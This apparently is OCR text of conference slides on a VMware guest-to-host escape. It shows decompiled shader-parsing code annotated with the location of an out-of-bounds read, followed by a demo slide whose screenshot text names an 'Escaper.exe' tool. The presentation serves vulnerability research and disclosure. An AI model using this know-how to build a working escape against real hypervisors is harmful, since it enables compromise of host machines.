
# Case Study



```
if ( v54 + *((_BYTE *)v44 + 9) )
{
  do                                    // Circle
  {
    opcode_front = *(_DWORD *)v15;
    opcode_end = 0;
    v15 += 4i64;
    v121 = v15;
    if ( opcode_front >= 0x80000000 )
    {
      opcode_end = *(_DWORD *)v15;      // OOB read here!
      v15 += 4i64;
      v121 = v15;
    }
    shader_ver = *(_DWORD *)pByteCode;
    if ( v55 >= v54 )
    {
      v63 = *(_DWORD *)(pByteCode + 8);
      v60 = 156 * v63 + pByteCode + 0x164;
      *(_DWORD *)(pByteCode + 8) = v63 + 1;
      v64 = *((_BYTE *)v44 + 8);
      v110 = 156 * v63 + pByteCode + 0x164;
      v61 = *((_DWORD *)v44 + v55 - v64 + 6);
      v62 = ParseSM4SrcOperand((unsigned __int64)&v123, opcode_front, opcode_end, shader_ver, v110);
    }
```

0xd0d0d0d0

# Demo Time:
# Escape From Guest To Host


rs3_1709 - VMware Workstation
文件(F) 编辑(E) 查看(V) 虚拟机(M) 选项卡(T) 帮助(H)
库
在此处键入内容进行搜索
我的计算机
win7x86
Win7x64
IE1132bit
1607_32bit
Chrome32bit
1607_64bit
WorkXP
15025_RS
WIP Slow
Windows10PreviewX64
win2k3stantard
TargetXP
DebugXP
Kali-Linux-2017.1-vm-a
GNS3 VM
rs3_1709
Win2016
ServerR2
1703_64bit
2008 x64
1709_32bit
1803
Ubuntu
1709_link
1803_32bit
1709_link2
共享的虚拟机
主页
rs3_1709
Win7x64
1709_link2
回收站
windbg
Escaper.exe
在这里输入你要搜索的内容
英
14:57
2018/11/14
要返回到您的计算机，请将鼠标指针从虚拟机中移出或按 Ctrl+Alt。
开始
Rancho Ice (@Rancho...
Escaper
rs3_1709 - VMwa...
Process Explorer - ...
14:57

# Q & A



# Thanks